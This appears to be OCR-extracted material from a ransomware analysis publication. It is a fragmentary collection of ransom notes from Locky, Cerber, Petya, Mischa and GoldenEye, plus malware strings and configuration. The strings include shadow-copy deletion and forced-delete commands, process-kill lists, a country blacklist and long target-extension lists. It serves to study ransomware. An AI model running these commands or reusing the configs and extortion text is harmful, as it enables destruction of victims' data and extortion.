Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.
If you really value your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:


1.**https://**
2.**https://**
3.**https://**

If for some reasons the addresses are not available, follow these steps:


1. Download and install tor-browser: http://www.torproject.org/projects/torbrowser.html.en
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar:
4. Follow the instructions on the site.

IMPORTANT INFORMATION:


Your Personal PAGE:
Your Personal PAGE(using TOR):
Your personal code (if you open the site (or TOR 's) directly):


US IT FR ES DE
Service to decrypt the files.
To continue please enter the code from the picture in the input field.
Code of picture:
Enter to decrypt service



bitcoin
1. You should register Bitcon wallet (click here for more information with pictures)
2. Purchasing Bitcoins - Although it's not yet easy to buy bitcoins, it's getting simpler every day.
Here are our recommendations:
Coin.mx - Recommended for fast, simple service. Takes Credit Card, Debit Card, ACH, Wire
LocalBitcoins.com - Service allows you to search for people in your community willing to sell bitcoins to you directly.
coinrnr.com - Another fast way to buy bitcoins
bitquick.co - Buy Bitcoins Instantly for Cash
How To Buy Bitcoins - An international directory of bitcoin exchanges.
Cash Into Coins - Bticoin for cash.
CoinJar - CoinJar allows direct bitcoin purchases on their site.
anxpro.com
bittylicious.com
ZipZap - ZipZap is a global cash payment network enabling consumers to pay for digital currency.
3. Send 0.79 BTC to Bitcoin address:
Get QR code
4. Enter the Transaction ID and select amount:
0.79 BTC ~= 500 USD
Clear
Note: Transaction ID - you can find in detailed info about transaction you made.
(example
:)


.locky
n_HELP_instructions.html
_HELP_instructions.bmp
svchost.exe
:Zone.Identifier
vssadmin.exe Delete Shadows /All /Quiet
opt321
cmd.exe /C del /Q /F "
_HELP_instructions.html
_HELP_instructions.bmp
_HELP_instructions.txt
_Locky_recover_instructions.bmp
_Locky_recover_instructions.txt
Application Data
AppData
Program Files (x86)
Program Files
thumbs.db
$Recycle.Bin
System Volume Information
Windows
.qcow2
.wallet
.litesql
.litemod
.forge
.d3dbsp
.asset
.tar.bz2
.class
.SQLITEDB
.SQLITE3
.onetoc2
.ms11 (Security copy)
wallet.dat


*$$$-.+=._~=+_
|~~-$=-+._.__.~~~=|
!!! IMPORTANT INFORMATION !!!!
All of your files are encrypted with RSA-2048 and AES-128 ciphers.
More information about the RSA and AES can be found here:
http://en.wikipedia.org/wiki/RSA_(cryptosystem)
http://en.wikipedia.org/wiki/Advanced_Encryption_Standard
Decrypting of your files is only possible with the private key and decrypt program, which is on our secret serve
To receive your private key follow one of the links:
1. http://
2. http://
If all of this addresses are not available, follow these steps:
1. Download and install Tor Browser: https://www.torproject.org/download/download-easy.html
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar:
4. Follow the instructions on the site.
!!! Your personal identification ID:
!!!
-*$~*-~==+|=$=
_===-$_|


blacklist
check
close_process
debug : 0
default
Object
site_1 : onion.to
site_2 : onion.cab
site_3 : onion.nu
site_4 : onion.link
site_5 : tor2web.org
tor :
encrypt
global_public_key :
help_files
Object
files
Array
Object
file_body :
file_extension : .hta
files_name : README
run_by_the_end : 1
remove_shadows : 1
self_deleting : 1
servers
speaker
wallpaper
Object
whitelist

```
{
  "blacklist": {
    "countries": [
      "am",
      "az",
      "by",
      "ge",
      "kg",
      "kz",
      "md",
      "ru",
      "tm",
      "tj",
      "ua",
      "uz"
    ],
    "files": [
      "bootsect.bak",
      "desktop.ini",
      "iconcache.db",
      "ntuser.dat",
      "thumbs.db",
      "wallet.dat"
    ],
```


close_process : 1
process
Array
msftesql.exe
sqlagent.exe
sqlbrowser.exe
sqlservr.exe
sqlwriter.exe
oracle.exe
ocssd.exe
dbsnmp.exe
synctime.exe
mydesktopqos.exe
agntsvc.exeisqlplussvc.exe
xfssvccon.exe
mydesktopservice.exe
ocautoupds.exe
agntsvc.exeagntsvc.exe
agntsvc.exeencsvc.exe
firefoxconfig.exe
tbirdconfig.exe
ocomm.exe
mysqld.exe
mysqld-nt.exe
mysqld-opt.exe
dbeng50.exe
sqbcoreservice.exe

```
.contact,.dbx,.doc,.docx,.jnt,.jpg,.mapimail,.msg,.oab,.ods,.pdf,.pps,.ppsm,.ppt,.pptm,
.prf,.pst,.rar,.rtf,.txt,.wab,.xls,.xlsx,.xml,.zip,.1cd,.3ds,.3g2,.3gp,.7z,.7zip,.accdb,
.aoi,.asf,.asp,.aspx,.asx,.avi,.bak,.cer,.cfg,.class,.config,.css,.csv,.db,.dds,.dwg,
.dxf,.flf,.flv,.html,.idx,.js,.key,.kwm,.laccdb,.ldf,.lit,.m3u,.mbx,.md,.mdf,.mid,.mlb,
.mov,.mp3,.mp4,.mpg,.obj,.odt,.pages,.php,.psd,.pwm,.rm,.safe,.sav,.save,.sql,.srt,.swf,
.thm,.vob,.wav,.wma,.wmv,.xlsb,.3dm,.aac,.ai,.arw,.c,.cdr,.cls,.cpi,.cpp,.cs,.db3,.docm,
.dot,.dotm,.dotx,.drw,.dxb,.eps,.fla,.flac,.fxg,.java,.m,.m4v,.max,.mdb,.pcd,.pct,.pl,
.potm,.potx,.ppam,.ppsm,.ppsx,.pptm,.ps,.pspimage,.r3d,.rw2,.sldm,.sldx,.svg,.tga,.wps,
.xla,.xlam,.xlm,.xlr,.xlsm,.xlt,.xltm,.xltx,.xlw,.act,.adp,.al,.bkp,.blend,.cdf,.cdx,
.cgm,.cr2,.crt,.dac,.dbf,.dcr,.ddd,.design,.dtd,.fdb,.fff,.fpx,.h,.iif,.indd,.jpeg,.mos,
.nd,.nsd,.nsf,.nsg,.nsh,.odc,.odp,.oil,.pas,.pat,.pef,.pfx,.ptx,.qbb,.qbm,.sas7bdat,.say,
.st4,.st6,.stc,.sxc,.sxw,.tlg,.wad,.xlk,.aiff,.bin,.bmp,.cmt,.dat,.dit,.edb,.flvv,.gif,
.groups,.hdd,.hpp,.log,.m2ts,.m4p,.mkv,.mpeg,.ndf,.nvram,.ogg,.ost,.pab,.pdb,.pif,.png,
.qed,.qcow,.qcow2,.rvt,.st7,.stm,.vbox,.vdi,.vhd,.vhdx,.vmdk,.vmsd,.vmx,.vmxf,.3fr,.3pr,
.ab4,.accde,.accdr,.accdt,.ach,.acr,.adb,.ads,.agdl,.ait,.apj,.asm,.awg,.back,.backup,
.backupdb,.bank,.bay,.bdb,.bgt,.bik,.bpw,.cdr3,.cdr4,.cdr5,.cdr6,.cdrw,.ce1,.ce2,.cib,
.craw,.crw,.csh,.csl,.db_journal,.dc2,.dcs,.ddoc,.ddrw,.der,.des,.dgc,.djvu,.dng,.drf,
.dxg,.eml,.erbsql,.erf,.exf,.ffd,.fh,.fhd,.gray,.grey,.gry,.hbk,.ibank,.ibd,.ibz,.iiq,
.incpas,.jpe,.kc2,.kdbx,.kdc,.kpdx,.lua,.mdc,.mef,.mfw,.mmw,.mny,.moneywell,.mrw,.myd,
.ndd,.nef,.nk2,.nop,.nrw,.ns2,.ns3,.ns4,.nwb,.nx2,.nxl,.nyf,.odb,.odf,.odg,.odm,.orf,
.otg,.oth,.otp,.ots,.ott,.p12,.p7b,.p7c,.pdd,.pem,.plus_muhd,.plc,.pot,.pptx,.psafe3,.py,
.qba,.qbr,.qbw,.qbx,.qby,.raf,.rat,.raw,.rdb,.rwl,.rwz,.s3db,.sd0,.sda,.sdf,.sqlite,
.sqlite3,.sqlitedb,.sr2,.srf,.srw,.st5,.st8,.std,.sti,.stw,.stx,.sxd,.sxg,.sxi,.sxm,
.tex,.wallet,.wb2,.wpd,.x11,.x3f,.xis,.ycbcra,.yuv,.mab,.json,.ini,.sdb,.sqlite-shm,.
sqlite-wal,.msf,.jar,.cdb,.srb,.abd,.qtb,.cfn,.info,.info_,.flb,.def,.atb,.tbn,.tbb,.tlx,
.pml,.pmo,.pnx,.pnc,.pmi,.pmm,.lck,.pm!,.pmr,.usr,.pnd,.pmj,.pm,.lock,.srs,.pbf,.omg,.wmf
,.sh,.war,".ascx"
```

CERBER


Your documents, photos, databases and other important files have been encrypted!


To decrypt your files follow the instructions:


1. Download and install the «Tor Browser» from https://www.torproject.org/
2. Run it
3. In the «Tor Browser» open website:


   http://[redacted]


4. Follow the instructions at this website


CERBER RANSOMWARE
Your documents, photos, databases and other important files have been encrypted!
If you understand all importance of the situation then we propose to you to go directly to your personal page where you will receive the complete instructions and guarantees to restore your files.
There is a list of temporary addresses to go on your personal page below:
http://
http://
http://
http://


Repairing file system on C:
The type of the file system is NTFS.
One of your disks contains errors and needs to be repaired. This process may take several hours to complete. It is strongly recommended to let it complete.
WARNING: DO NOT TURN OFF YOUR PC! IF YOU ABORT THIS PROCESS, YOU COULD DESTROY ALL OF YOUR DATA! PLEASE ENSURE THAT YOUR POWER CABLE IS PLUGGED IN!
CHKDSK is repairing sector 3 of 2 (3%)



You became victim of the PETYA RANSOMWARE!
The harddisks of your computer have been encrypted with an military grade encryption algorithm. There is no way to restore your data without a special key. You can purchase this key on the darknet page shown in step 2.
To purchase your key and restore your data, please follow these three easy steps:
1. Download the Tor Browser at "https://www.torproject.org/". If you need help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:
http://petya
http://petya
3. Enter your personal decryption code there:
If you already purchased your key, please enter it below.
Key: _


You became victim of the MISCHA RANSOMWARE!
The files on your computer have been encrypted with an military grade encryption algorithm. There is no way to restore your data without a special key. You can purchase this key on the darknet page shown in step 2.
To purchase your key and restore your data, please follow these three easy steps:
1. Download the Tor Browser at "https://www.torproject.org/". If you need help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:
http://mischa
http://mischa
3. Enter your personal decryption code there:


Name
Date modified
Type
LICENSE.txt.0RPu
1/26/2018 4:01 AM
0RPU File
NEWS.txt.0RPu
1/26/2018 4:01 AM
0RPU File
README.txt.0RPu
1/26/2018 4:01 AM
0RPU File
YOUR_FILES_ARE_ENCRYPTED.HTML
1/26/2018 4:01 AM
HTML Document
YOUR_FILES_ARE_ENCRYPTED.TXT
1/26/2018 4:01 AM
Text Document


```
You became victim of the GOLDENEYE RANSOMWARE!

The harddisks of your computer have been encrypted with an military grade
encryption algorithm. There is no way to restore your data without a special
key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three easy
steps:

1. Download the Tor Browser at "https://www.torproject.org/". If you need
   help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:

   http://golden[redacted]
   http://golden[redacted]

3. Enter your personal decryption code there:

   [redacted]

If you already purchased your key, please enter it below.

Key:
```


```
.der,.pfx,.key,.crt,.csr,.p12,.pem,.odt,.ott,.sxw,.stw,.uot,.3ds,.max,.3dm,.ods,.ots,.sxc,
.stc,.dif,.slk,.wb2,.odp,.otp,.sxd,.std,.uop,.odg,.otg,.sxm,.mml,.lay,.lay6,.asc,.sqlite3,
.sqlitedb,.sql,.accdb,.mdb,.db,.dbf,.odb,.frm,.myd,.myi,.ibd,.mdf,.ldf,.sln,.suo,.cs,.cpp,
.pas,.asm,.js,.cmd,.bat,.ps1,.vbs,.vb,.pl,.dip,.dch,.sch,.brd,.jsp,.php,.asp,.rb,.java,.jar,
.class,.sh,.mp3,.wav,.swf,.fla,.wmv,.mpg,.vob,.mpeg,.asf,.avi,.mov,.mp4,.3gp,.mkv,.3g2,.flv,
.wma,.mid,.m3u,.m4u,.djvu,.svg,.ai,.psd,.nef,.tiff,.tif,.cgm,.raw,.gif,.png,.bmp,.jpg,.jpeg,
.vcd,.iso,.backup,.zip,.rar,.7z,.gz,.tgz,.tar,.bak,.tbk,.bz2,.PAQ,.ARC,.aes,.gpg,.vmx,.vmdk,
.vdi,.sldm,.sldx,.sti,.sxi,.602,.hwp,.snt,.onetoc2,.dwg,.pdf,.wk1,.wks,.123,.rtf,.csv,.txt,
.vsdx,.vsd,.edb,.eml,.msg,.ost,.pst,.potm,.potx,.ppam,.ppsx,.ppsm,.pps,.pot,.pptm,.pptx,.ppt,
.xltm,.xltx,.xlc,.xlm,.xlt,.xlw,.xlsb,.xlsm,.xlsx,.xls,.dotx,.dotm,.dot,.docm,.docb,.docx,.doc
```




